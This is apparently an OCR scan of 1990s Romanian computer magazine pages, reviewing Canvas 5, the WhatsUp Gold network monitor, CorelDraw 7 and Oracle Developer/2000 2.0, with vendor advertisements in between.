Scopul final al oricărei aplicaţii grafice este ca după tipărirea unui document, rezultatul să fie cât mai spectaculos şi mai real, în acelaşi timp, cu putinţă. Nici Canvas 5 nu lasă deoparte acest deziderat şi pune la dispoziţie atât unelte cât şi efecte de lucru cu culorile obiectelor. Se poate pleca de la prelucrarea unei imagini la nivel de pixel, şi se poate ajunge până la aplicarea unor filtre de culoare complexe. La acestea din urmă puteţi contribui şi voi prin adăugarea unor filtre noi de culoare.

Pentru o reprezentare cât mai apropiată de realitate a imaginilor scanate, puteţi aplica şi canalele alpha şi gamma în obiectele de tip imagine bitmap. Nu lipsesc nici zecile de efecte de prelucrare utilizate de către fotografi. Cea mai interesantă facilitate este însă calibrarea nuanţelor de culoare ce vor apare atât pe monitor, în funcţie de lumina din mediul ambient, cât şi la imprimantă - de la care ştie să exploateze maximul posibil.

Spre deosebire de alte programe grafice ce nu pot prelucra o imagine bitmap decât dacă aceasta utilizează un anumit tip de paletă grafică, Canvas 5 este mai generos oferindu-ne posibilitatea de a lucra cu diferite tipuri de palete, printre care şi binecunoscutele RGB şi CMYK, precum şi alb-negru, bicolor, cu nuanţe de gri, multichanel etc.

În loc de încheiere

Cu convingerea că în acest spaţiu restrâns am reuşit să ofer cititorului o părticică din ceea ce înseamnă Canvas 5, îl las pe acesta să decidă dacă va achiziţiona sau nu această aplicaţie. În balanţa imaginară pe care o utilizăm, pentru a face o decizie corectă, nu trebuie să uităm că Canvas 5 este, în cele din urmă, o unealtă foarte uşor de folosit, ce oferă o grămadă de facilităţi uşor de apelat prin intermediul grupurilor de unelte extensibile, sau cu ajutorul mouse-lui - mai ales dacă e şi inteligent. Mai mult, se pare că este prima şi unica aplicaţie care utilizează editarea la nivelul pixelilor pentru crearea ilustraţiilor.

Undeva pe un al treilea taler al balanţei care ar atârna la fel de greu şi-ntr-o parte şi în alta am putea pune acele unelte, noi pentru Canvas, care are alte pachete, precum Corel Photo-Shop, Macromedia xRes şi Micrografx's Picture Publisher le utilizează deja de câţiva ani.

Problema cea mai mare la ora actuală este însă imposibilitatea de a lucra direct cu navigatoarele Web. Ştim că mulţi dintre utilizatorii de calculatoare se îndreaptă tot mai mult spre crearea de pagini Web cât mai atractive, deci care să conţină şi o grafică de calitate. Aceştia se pare că vor trebui să mai aştepte încă o versiune pentru a crea pagini Web direct în Canvas, până atunci însă vor trebui să se mulţumească doar cu imagini în formate JPEG sau GIF.■

Cristian Eugen Matei
cmatei@agora.ro

Biro Technologies
The one STOP solutions
UMAX
SCANNERE-e color, A4/A3 (Astra, Powerlook, Mirage II)
CALCULATOARE compatibile Mac (Apus, Aegis, Pulsar)
CALCULATOARE MULTIMEDIA - Intel MMX
KIT-uri Multimedia
NewGen Systems
Imagesetter-e ImagerPro (72E, 94E)
Imprimanta Dye sublimation CHROMAXPro
Imprimante laser ImagerPlus
Imprimante laser DesignXpress
Imprimante laser DesignXP
CONSUMABILE
Consumabile HP, Canon, Epson, Panasonic
Refill, hirtie, cerneala American Ink Jet
Memorii VIKING Lifetime warranty
Tel./Fax: 223 4649; 222 4925; 223 2030; 223 3791
E-mail: birotech@dial.roknet.ro

WhatsUp Gold

De Bogdan Crainicu

Sarcina oricărui administrator de rețea este să cunoască în permanență starea rețelei pe care o gestionează și să evalueze evenimentele apărute relativ la parametrii de performanță doriți. Oferta software în acest domeniu este destul de mare și uneori e greu de ales produsul care să satisfacă pe deplin, ținând cont de varietatea sistemelor de operare și a topologiilor utilizate în structurile interconectate de calculatoare.


WhatsUp Gold reprezintă un instrument de monitorizare centralizată a rețelelor locale bazate pe protocoalele TCP/IP și NetBEUI, rulând sub Windows95 și WindowsNT. Programul nu necesită resurse hardware suplimentare sistemului de operare sub care se instalează, iar probleme deosebite de configurare și utilizare nu pot apare pentru cei familiarizați cu serviciile oferite de server-ele WWW, SMTP, POP3, FTP sau News.

Network Map

O dată lansat, WhatsUp Gold oferă o mapare rapidă a elementelor de rețea, inițiind monitorizarea și recepționând evenimentele majore apărute. Utilitarul furnizează câteva metode de creare și afișare a structurii rețelei (figura Network Map), structură ce conține câte un icon pentru fiecare componentă (stație de lucru, server, router, bridge, hub, imprimantă de rețea) căreia i se asociază o adresă IP.

Monitorizarea acestor elemente (definite într-o bază de date specifică) se realizează prin generarea si transmiterea unui set de pachete ICMP (Internet Control Message Protocol) către o adresă IP, recepționarea și înregistrarea răspunsului. Scanarea rețelei implică, în același timp, identificarea serviciilor active în mediul analizat (HTTP, SMTP, POP3, DNS) și monitorizarea acestora prin verificarea porturilor pe care rulează (figura Detectarea serviciilor în mediul rețelei).

Semnalizarea evenimentelor apărute în rețea utilizează setări prestabilite, însă acestea pot fi schimbate în funcție de preferințele utilizatorului (există un cod al culorilor ce individualizează fiecare componentă de rețea).



Status: 1 Active and responding
Count: 4 RTT: 1
ICMP Status
Down Count: 0 Total: 0 Last Response Time: 08:58:22
Service Status
Down Count: 0 Total: 0 Last Response Time: Not since initialization

WhatsUp
Ipswich,Inc.
81 Hartwell avenue,
Lexington, MA
02173, USA

(617) 676-57-09

http://www.ipswitch.com/

Programul permite definirea acțiunilor de atenționare la apariția evenimentelor prin trimiterea unui mesaj la un pager sau a unui e-mail, ori prin generarea de mesaje vocale.

Proprietățile elementelor de rețea

După identificarea și afișarea structurii rețelei, se vor stabili procedurile de monitorizare a fiecărui element și de semnalare a evenimentelor sau a schimbărilor de stare.Monitorizarea poate începe cu valori standard date proprietăților elementelor care au o adresă IP validă.

Care ar fi aceste proprietăți ? O clasificare simplă ar arăta astfel :

Proprietăți principale :

- display name : identificarea elementului de rețea ;
- host name : numele oficial (sau adresa IP) al elementului, dacă metoda de scanare a rețelei (de tip polling) este ICMP sau TCP/IP. În cazul în care metoda e de tip NetBIOS apare numele corespunzător interfeței respective ;
- address: adresa IP citită din host name (TCP/IP) sau adresa hardware (NetBIOS);
- type : opțiunea utilizată pentru selecția icon-ului dorit din network map ;
- info line : cutie de dialog în care se pot introduce informații ce se doresc asociate unui anumit element de rețea ;
- network protocol used for polling : protocoalele suportate : ICMP (metoda implicită), NetBIOS (pentru rețea Windows) și TCP/IP. TCP/IP e utilizat pentru monitorizarea sistemului în afara unui zid de foc (firewall), când pachetele ICMP nu pot trece de acest zid. În cazul interfeței NetBIOS, nu poate fi monitorizat orice serviciu oferit de o anumită componentă.

Proprietăți de monitorizare :


- monitor : elementul ales pentru monitorizare ;
- poll frequency : valoarea implicită e 1 și indică testarea elementului de rețea la fiecare tact de polling. Această valoare poate fi incrementată de utilizator.
- timeout : numărul secundelor de așteptare a unui semnal de răspuns la o procedură de scanare și detecție ;
- time period : specifică perioada de monitorizare (zile și ore) .

Proprietați ale serviciilor :

- scan : scanarea elementelor de rețea (stații de lucru, server-e, router-e, bridge-uri, hub-uri, concentratoare LAN, imprimante de rețea) și determinarea serviciilor standard (SMTP, POP3, FTP, WWW, NEWS) care rulează pe host-urile descoperite ;
- user define : cutie de dialog ce permite definirea unui serviciu specific pentru monitorizare. Opțiunea e utilă în cazul serviciilor care rulează pe porturi nestandard.

Proprietăți ale semnalelor de alertare :

- activate alerts for this item : activarea serviciilor de semnalizare a evenimentelor



Start Address: [illegible] 226 123 1
End Address: 123 254
☐ Slow Network
☑ Map results
Scan for devices in your network.
☐ Resolve Names
Timeout (ms) 500
☐ DNS ☐ Echo
☐ FTP ☐ Gopher
☐ HTTP ☐ NNTP
☐ POP3 ☐ Time
☐ SMTP ☐ IMap4
☑ All IP ☐ SNMP

deosebite generate de o componentă ;

- log activity : înregistrarea evenimentelor legate de un anumit element ;
- sound alerts : alertare sonoră; e necesară o cartelă de sunet, iar intensitatea și felul semnalelor audio sunt configurabile ;
- notifications : specificarea unor comentarii sau lansarea unui program care să însoțească pierderea sau redescoperirea elementului selectat .

Network Tools

Modulul permite, în mod grafic, utilizarea cunoscutelor comenzi din mediul rețelelor TCP/IP: ping, traceroute, finger, whois, lookup (informații despre nume de domenii, nume de server-e), browse (lansează un navigator cu URL-ul elementului). Nu e cazul să oferim detalii, cei cât de cât familiarizați cu rețelele TCP/IP cunosc facilitățile oferite de aceste comenzi.

Pentru o rețea Windows, din meniul Misc Tools se pot scana și vizualiza toate elementele care suportă protocolul NetBEUI : host-uri, server-e, subrețele (grupuri de lucru), componente distribuite (imprimante, directoare, fișiere).

Opțiunea Map Editor deschide un editor ce permite crearea, mutarea sau ștergerea nodurilor de rețea, desenarea de obiecte.Acestea din urmă oferă posibilitatea organizării convenabile a imaginii scanate a rețelei, ușurând procesul monitorizării.

Monitorizarea device-urilor SNMP

WhatsUp Gold furnizează următoarele capabilități de monitorizare SNMP (Simple Network Management Protocol) :

Vizualizarea informațiilor de stare ale unei mașini aflate la distanță (remote host) care suportă standardul SNMP. Orice informație găsită pentru un obiect SNMP este afișată într-o fereastră de editare.

SNMP (versiunea 1), ca protocol, nu suportă nivele de securitate; securitatea este implementată printr-un agent manager care va accepta cererile calculatoarelor cu adrese IP.

Obiectele SNMP sunt identificate prin nume și numere. O procedură de tip sysinfo returnează, pe baza acestor identificatori, toate obiectele SNMP din sistem ce pot fi personalizate de către utilizator cu anumite informații.

Stocarea într-o bază de date specială, printr-un procedeu numit trap, a mesajelor generate de evenimentele deosebite apărute în rețea. Baza de date este gestionată de un obiect trap SNMP care ascultă și acceptă cererile ce îi sunt adresate de agenții trap setați și configurați pe fiecare device SNMP și care poate asocia o acțiune, la dorința administratorului, unei situații aparte în procesul monitorizării.

WhatsUp Gold convertește identificatorii numerici ai obiectelor SNMP în mesaje text conform intrărilor corespunzătoare din Windows Registry :

```
HKEY_CURRENT_USER\Software\Ipswitch\Whats-Up\SNMP\Traps
```

Aceste intrări sunt inserate in Registry din baza de date MIB (Management Information Base) care stochează definițiile variabilelor SNMP.

Monitoritarea efectivă a serviciilor SNMP care rulează într-un punct al rețelei.

WhatsUp Gold, neavând pretenția de a fi un pachet software complet de monitorizare a rețelelor TCP/IP și NetBEUI, oferă administratorului de sistem posibilitatea de identificare a tuturor componentelor și serviciilor, și nu în ultimul rând, detecția evenimentelor nedorite și a schimbărilor de stare ce ar putea afecta funcționalitatea optimă a întregii rețele.

Informații despre produs : http: //www .ipswitch.com■

Bogdan C.Crainicu este inginer de sistem la Universitatea „PETRU MAIOR" Târgu-Mureș. Poate fi contactat la adresa: **e-mail : cbogdan@ ut-tgm.ro**

EUnet
Connecting Europe since 1982

Mai ieftin ca fax-ul,
Mai rapid ca DHL-ul!

Internet
TCP/IP

Cele mai moderne, ieftine
și comode soluții de
comunicații electronice
și conectare la Internet,
de acum și la dispoziția
dumneavoastră!

EUnet Mail - Fax Delivery
New!

telnet
ftp
gopher
www

EUnet Romania SRL
Bd. Unirii 20, Bl. 5C, Et. 2,
Ap. 14, Sect. 4, București

Modem: 410.1162, 8N1, Username: info, login: info,
Tel: 4100100, Fax:4103883, E-Mail: info@eunet.ro

Este 7 un număr norocos?
de Valics Lehel

CorelDraw 7

Imediat după apariția lui Windows 95, a apărut și pachetul CorelDraw 6. În acel moment am zis, „Nu e bine să apară așa de repede o nouă versiune, câtă vreme chiar și Windows 95 are o grămadă de scame. La fel va fi și cu Corel". Am avut atunci perfectă dreptate. Chiar dacă versiunea 6 a adus atunci modificări majore și facilități foarte utile, era plină de erori.


Chiar dacă mulți au avut dubii în privința oportunității instalării versiunii 6, acum toate acestea pot fi depășite. Corel 7 a devenit într-adevăr o versiune „matură", stabilă și mai ușor de învățat în comparație cu alte programe de grafică.

Interfață, interfață și iar interfață

Celor ce abia acum își încep viața „coreliană" le vine în ajutor o fereastră de indicații (Hints). Ea ne urmărește pas cu pas, ajutându-ne acolo unde e nevoie, iar trimiterile din hipertext ne explică termenii tehnici.

Interfața a fost îmbunătățită substanțial. O serie de opțiuni sunt acum accesibile din trusa de unelte (toolbar), permițând accesul rapid la oricare dintre atributele obiectului, permițând rescalarea paginii sau schimbarea unității de măsură, etc. Astfel, suntem scutiți de navigarea prin multe nivele ale meniurilor și de șansa de a ne rătăci printre acestea. Dacă suntem la partea de navigare, trebuie să amintim și de posibilitatea de derulare (scrolling) a imaginii. Până acum acesta se făcea cu ajutorul mouse-ului sau, teoretic, cu instrumentul numit hand-tool. Acum însă funcționează: accesibil cu clic pe butonul din dreapta al mouse-ului, hand-tool-ul ne permite o un scroll dinamic, cu redesenarea obiectului pe măsură ce aceasta se deplasează. Se poate și mai ușor, cu ajutorul tastaturii (prin ALT+săgeți).

Poate una dintre cele mai bune „intenții" ale echipei Corel a fost în domeniul textului. A dispărut din toolbar iconul de paragraf, rămânând doar cel de „artistic text". Acum, un paragraf se poate obține prin poziționarea cursorului de text în locul de unde vrem să curgă paragraful și prin crearea unui suprafețe dreptunghiulare. La nevoie se poate redimensiona textul de paragraf doar trăgând de unul din colțurile casetei, ținând însă apăsată tasta ALT. La fel putem acum crea text direct în jurul unei curbe (Fit the text path). Fonturile folosite frecvent apar acum în fruntea meniului pop-up de text. Astfel, putem refolosi foarte ușor fonturile utilizate anterior (putem preciza câte fonturi să apară în acest mini-meniu). Tot cu ajutorul butonului din dreapta al mouse-ului putem să așezăm un text în jurul unui obiect (text-wrapping), având un control total asupra acestuia (distanță față de imagine, etc.). Ba mai mult, în pachet avem inclus un „Bonus CD" cu peste 100 de fonturi pentru limbile est-europene. Din păcate, cei ce au creat aceste fonturi au uitat complet de România și nu au avut în vedere că noi avem și caractere cu semne diacritice (cum sunt „ţ", „Ţ" sau „ă", „Ă"), acestea lipsind total din fiecare font. Iar poate câte un encoding de Latin-2 nu ar fi stricat...



CorelDraw 7

distribuitor în România:
OMNILOGIC


telefon:
01 - 2233175

http://www.corel.com/

XARA în DRAW

Cu siguranță, mulți dintre dumneavoastră ați auzit de CorelXARA. Acest program (oricât de mic ar fi) are câteva proprietăți pe care le doream întotdeauna în Corel Draw. Și iată că, într-adevăr, cei de la Corel sau gândit și ei că ar fi bine să extragă câteva facilități valoroase din Xara și să ridice cu ele valoarea pachetului CorelDRAW. Care sunt acestea? Trei palete interactive. Paleta de umplere (care exista, ascunsă, și în versiunea 6) ne permite ca printr-un simplu „drag" să umplem interiorul unui contur, specificând tot prin „drag" unghiul și rata de umplere. Dacă avem trei sau mai multe culori, se poate trage de fiecare culoare în parte. Atenție, se poate trage din paleta de culori oricare dintre culorile necesare pentru gradient, modificând astfel coloritul după dorință. Într-adevăr este o îmbunătățire esențială („învățată", probabil, de la Macromedia FreeHand).

A doua paletă importantă este cea de transparență. Aceasta poate face ca un obiect, fie vectorial fie bitmap (poză), să dispară în neant, să devină transparentă. Este




Fill-uri interactive şi poza în transparenţă.

utilitar excelent şi foarte eficient. Dacă vrem să îmbinăm sau să unim (blend) două sau mai multe obiecte între ele, atunci avem nevoie de a treia paletă, „Blend-Tool“.

O altă caracteristică importantă a programului este posibilitatea aplicării unor efecte tipice Photo-Paint sau Photoshop asupra imaginilor din document. OK, dar ce facem dacă am vrea să aplicăm efecte şi asupra obiectelor vectoriale? Exportăm imaginea ca bitmap, aplicăm efectul dorit şi o reimportăm în document? Nu, în nici un caz. În meniul Bitmaps, avem acum posibilitatea de a transforma obiecte vectoriale în bitmap şi de a le aplica oricare dintre efectele dorite. Şi mai este ceva: avem posibilitatea de a mai preciza, dacă vrem, ca după transformare fundalul să fie transparent sau nu. Interesant, nu-i aşa?

Photo-Paint şi altele

Corel Photo-Paint 7 a suferit şi el câteva îmbunătăţiri majore. Toate uneltele de desenare – incluzând-o aici şi pe cea de ştergere – au fost „upgradate“, având acum antialias, care netezeşte curbele (evită apariţia „zimţilor“). La fel ca şi în CorelDraw, partea de text a fost îmbunătăţită. Acum se pot trage linii de ghidare în imagini, se pot converti selecţiile în obiecte şi invers. Histograma imaginilor se reactualizează din mers. Photo-Paint cuprinde filtre ca PhotoEdge, Intellihance şi multe altele. Cu noile capacităţi, îl putem plasa undeva aproape de Photoshop 4. Dar poate că Photo-Paint împreună cu celelalte programe vor beneficia în curând de o prezentare separată în revistele noastre.



Bine ai venit în noua lume a lui Corel 7. Grafică excelentă!

Alţi membri ai pachetului sunt: CorelDream şi Corel Depth ca programe 3D, Multimedia Manager ca program de catalogare, OCR-Trace ca program de recunoaştere a caracterelor şi vectorizare a imaginilor şi CorelCapture pentru capturarea ecranului. Un nou program a căpătat un loc în imensul pachet DRAW, şi anume CorelTexture, care generează automat texturi. Acest nou program are un puternic Wizard, care conduce pas cu pas utilizatorul în procesul de creare a unor noi texturi.

Pe de altă parte, există şi două programe care au fost scoase din pachet: Corel Presentations (care acum face parte din Corel WordPerfect Suite) şi CorelMotion 3D.

Corel DRAW nu este perfect din toate punctele de vedere. Cerinţele hardware sunt mari: aproape 300MB de disc pentru o instalare normală, minimum un Pentium la 60MHz, 16MB RAM etc. Dar programul este bine organizat, mult îmbunătăţit, bine documentat şi mult mai stabil. (într-o săptămână de teste s-a blocat doar de două ori, dar o dată a fost vina Windows-ului). ■

Valics Lehel este tehnoredactor la Computer Press Agora. Poate fi contactat la **lvalics@agora.ro.**

5 Plusuri

Viteza foarte bună a reîmprospătării imaginii de pe ecran, chiar şi în cazul în care există mai multe sute de obiecte.

Salvarea cu compresie a fişierelor.

Posibilitatea folosirii componentelor adiţionale (plugin) din Photoshop (deşi nu toate sunt compatibile).

Aplicarea de efecte de transparenţă în CorelDRAW.

Preluarea unor unelte din CorelXARA.

5 Minusuri

Dispariţia punctelor la selectarea a mai multor obiecte, apărând doar patru puncte comune. Se pot pierde astfel unele obiecte mici, despre care nu se ştie dacă sunt sau nu selectate.

Salvarea, exportul şi importul durează foarte mult timp.

Exportul pentru Internet lasă mult de dorit.

Lipseşte deschiderea către filtre third-party şi pentru efecte vectoriale.

Exporturile în diferite formate de fişiere sunt defectuoase.

PHOTO-PAINT 7

Construirea unei interfeţe Web la bazele de date Oracle a devenit mult mai simplă.De Robert J. Muller


Prietenul Web pentru Oracle

Păsărica de sezon a corporaţiilor este aplicaţia client / server care permite publicarea informaţiilor din baze de date vechi pe Internet sau în intranet pentru consumatorul care navighează pe Web. Toţi doresc aşa ceva. Oracle Developer/2000 2.0 va ajuta la satisfacerea cererilor prin ajutorul oferit pentru dezvoltarea rapidă a aplicaţiilor complexe client /server pentru Web. Versiunea 2.0 oferă configuratoare (wizzards), subclase şi biblioteca Object Library la suportul existent pentru integrarea Java şi ieşiri de date în format HTML şi Adobe Acrobat.

Până acum, compunerea unei pagini Web care să permită accesul la o bază de date însemna lipirea unei construcţii HTML de un amestec de Java, Perl sau orice alt limbaj script sau de programare sau produs extensie. Apoi trebuia să faceţi interfaţa acestui conglomerat la programul de administrare a bazei de date. Configuratoarele Developer/2000 2.0 vă ajută să vă dezvoltaţi aplicaţia pe baza schemei bazei de date şi apoi să compilaţi aplicaţia şi s-o executaţi pe Web.

Pentru Developer / 2000 Web este doar încă unul din platformele pentru care asigură suport, pe lângă Windows 3.1, Windows 95, Windows NT şi Mac OS. Saltul major în faţă, oferit de Developer/2000 constă în simplitatea dezvoltării aplicaţiilor folosind configuratoarele şi tehnologiile în stilul de lucru cu obiecte. Alte facilităţi noi includ un Project Builder (pentru construirea şi dezvoltarea de aplicaţii cu mai multe module), Data Blocks bazate acum pe proceduri şi nu pe tabele, generarea mai rapidă a rapoartelor din partea server şi editare pe viu stil WYSIWYG a rapoartelor.

PUNCTAJ	
TEHNOLOGIE	★ ★ ★ ★
IMPLEMENTARE	★ ★ ★



Enter a table or view on which to ba
Then select the columns that shoul

Table or view: DEMO.EMPLOYEE

EMPLOYEE_ID
LAST_NAME
FIRST_NAME
MIDDLE_INITIAL
JOB_ID
MANAGER_ID
HIRE_DATE
SALARY
COMMISSION
DEPARTMENT_ID

Developer/2000 2.0
nu se ştie preţul

Oracle Corp.
Redwood Shores, CA

800-672-2531
415-506-7000

http://www.oracle.com

Developer/2000 pentru Web adaugă unelte Web elegante la arhitectura client/server existentă a produsului.

Stăpânirea configuratoarelor

Configuratoarele pentru Data Block şi Layout vă permit să realizaţi aplicaţii simple Developer/2000 fără să scrieţi program. Creaţi o schemă de bază de date Oracle cu Designer/2000 sau altă unealtă de proiectare de bază de date. Apoi utilizaţi Data Block wizard cu dicţionarul de date Oracle 7 pentru a afişa datele din tabelele dumneavoastră şi lăsaţi configuratorul să facă restul.

Developer/2000 poate genera unele coduri de validare şi relaţii master- detaliu între blocurile Data Blocks. Totuşi, acest cod este fragil şi poate necesita modificări cu PL/SQL, limbajul Oracle pentru baze de date care extinde SQL cu construcţii de tip procedură ca bucle, condiţionări, apeluri la proceduri şi pachete. Am constatat că scrierea manuală de triggere de validare este de obicei mai simplă decât cea bazată pe codul generat. Codul master-detail funcţionează corect dar necesită unele administrări ale configuraţiei dacă doriţi o modificare.

O dată configurat Data Block, Layout wizard vă ajută să specificaţi punerea în pagină a ferestrei pentru aplicaţie. Layout wizard cere informaţii despre elementele şi structura de afişat. Construieşte apoi fundalul şi cadrul. Cadrul introduce un nivel de indirectare între Data Block şi fundal, deci puteţi afişa elemente şi blocuri de date Data Block pe fundale diferite, un progres major faţă de versiunea Developer 1.0.

Cadrul vă permite să modificaţi punerea în pagină, dar din păcate constituie şi o limită vizuală în jurul câmpurilor de afişare. Am şters chenarele şi nu am mai putut modifica punerea în pagină cu Layout wizard.

În timp ce algoritmul folosit de Layout wizard este îmbunătăţit faţă de versiunile anterioare mai este nevoie de uneltele de desenare din Layout Editor pentru o nouă aranjare a elementelor. Mai trebuie să faceţi unele lucruri manual (de exemplu setarea proprietăţilor pentru obiecte sau specificarea fontelor şi dimensiunilor dorite). Cântărind însă facilităţile, Layout wizard

★★★★★ Excepţional ★★★★ Foarte bine ★★★ Bine★★ Acceptabil ★ Slab duce la o creştere semnificativă a productivităţii faţi de versiunile anterioare Developer/2000 şi alte unelte de ezvoltare de aplicaţii (de ex. Power Builder de la Powersoft).

Configuratoarele vă ajută să stabiliţi elementele de bază pentru aplicaţie. Object Navigator şi foile de proprietăţi vă ajută să completaţi detaliile pentru fiecare aspect imaginabil al obiectelor aplicaţiei. Noul Property Inspector este mai uşor de utilizat decât foile vechi de proprietăţi fiind mult mai apropiat de stilul de lucru cu Object Navigator.

Triggerele şi PL/SQL vă permit să faceţi virtual orice, atâta timp cât puteţi identifica un obiect sau eveniment la care să legaţi o acţiune. Noile declanşatoare Smart Triggers din Object Navigator vă ajută să alegeţi triggerele cele mai bune pentru un obiect şi nu vă veţi mai confrunta cu liste de zeci de triggere, cu toate că facilitatea ar fi mai utilă dacă ar oferi un control mai bun asupra acestei liste de coduri prestabilite.

Suport pentru subclase

Subclasele vă permit să creaţi un obiect pe baza unui obiect existent, evitând necazul construirii din nou a fiecărui obiect. Developer/2000 1.0 a asigurat suport pentru clase de proprietăţi, ciorchini de proprietăţi şi triggere pe care le puteaţi asocia cu obiecte pentru a stabili valorile imlicite ale proprietăţilor şi invalida triggerele. Atunci când schimbaţi o proprietate într-o clasă de proprietăţi se schimbau şi obiectele asociate acelei clase. În practică se puneau clasele de proprietăţi într-un modul partajat şi apoi aceste clase erau referite prin selectare şi deplasare cu maus-ul în noile module de forme. Versiunea 2.0 îmbunătăţeşte modelul prin posibilitatea oferită de a defini obiecte pe baza altor obiecte în mod direct cu asigurarea suportului pentru proprietăţile de clasă pentru compatibilitate înapoi.

Folosind subclase puteţi selecta şi trage obiectul de bază pentru a crea un obiect nou şi îi puteţi apoi edita foaia de proprietăţi şi/sau triggerele. Schimbarea proprietăţilor sau triggerelor obiectului iniţial schimbă proprietăţile şi triggerele noului obiect. Puteţi schimba o proprietate prin introducerea unei noi valori sau introduce un cod nou sau modificat pentru trigger. Această tehnologie apropie Developer/2000 de orientarea obiect totală dar acest lucru nu există încă.

Bibliotecă de obiecte

Modulul Object Library este un depozitar pentru obiecte partajabile între modulele de forme. Biblioteca foloseşte o serie de secţiuni tabelate în care puteţi selecta şi trage obiecte. Salvaţi biblioteca şi obiectele vor fi disponibile pentru a fi selectate şi trase într-o formă deschisă. Marcarea unui obiect de bibliotecă pentru Smart Class înseamnă disponibilizarea lui ca obiect de bază. Dacă selectaţi cu butonul din dreapta un obiect nou, puteţi alege un obiect SmartClass ca bază pentru noul obiect. Puteţi zăvorî proprietăţile SmartClass interzicând modificările după ce au fost copiate în bibliotecă.

Object Library şi subclasele creează o bibliotecă puternică reutilizabilă în procesul de proiectare. Refolosirea obiectelor măreşte productivitatea la programarea OOP. Dacă vă puteţi construi marea parte din obiectele aplicaţiei cu subclase dintr-o bibliotecă standard reutilizabilă, puteţi construi rapid aplicaţii care se pot distribui pe Web şi care folosesc elemente standard şi cod deja depanat.

Singura problemă găsită de mine la această versiune beta este că o dată ce aţi copiat obiectul în Object Library salvaţi şi toate legăturile la obiectul originar. Pentru a schimba obiectul, trebuie să-l ştergeţi şi să-l recopiaţi în bibliotecă. Nu există unelte de administrare a configuraţiei pentru simplificarea schimbărilor. Oracle are în plan să rezolve acest lucru la versiunea finală

Toate împreună, noile configuratoare, Object Library şi subclasele duc la creşterea productivităţii la dezvoltarea de aplicaţii pentru Web faţă de alternativele CGI (Common Gateway Interface), script-uri şi unelte de dezvoltare dedicate, mai ales atunci când dezvoltaţi mai multe aplicaţii similare. Este primul pas în uşurarea utilizării Developer/2000. Mai sunt lucruri de făcut, mai ales la integrarea rapoartelor şi la diagrame. Chiar şi aşa, oricine dezvoltă aplicaţii Oracle client/server pentru Web trebuie să aibă serios în vedere lucrul cu Developer/2000 2.0■

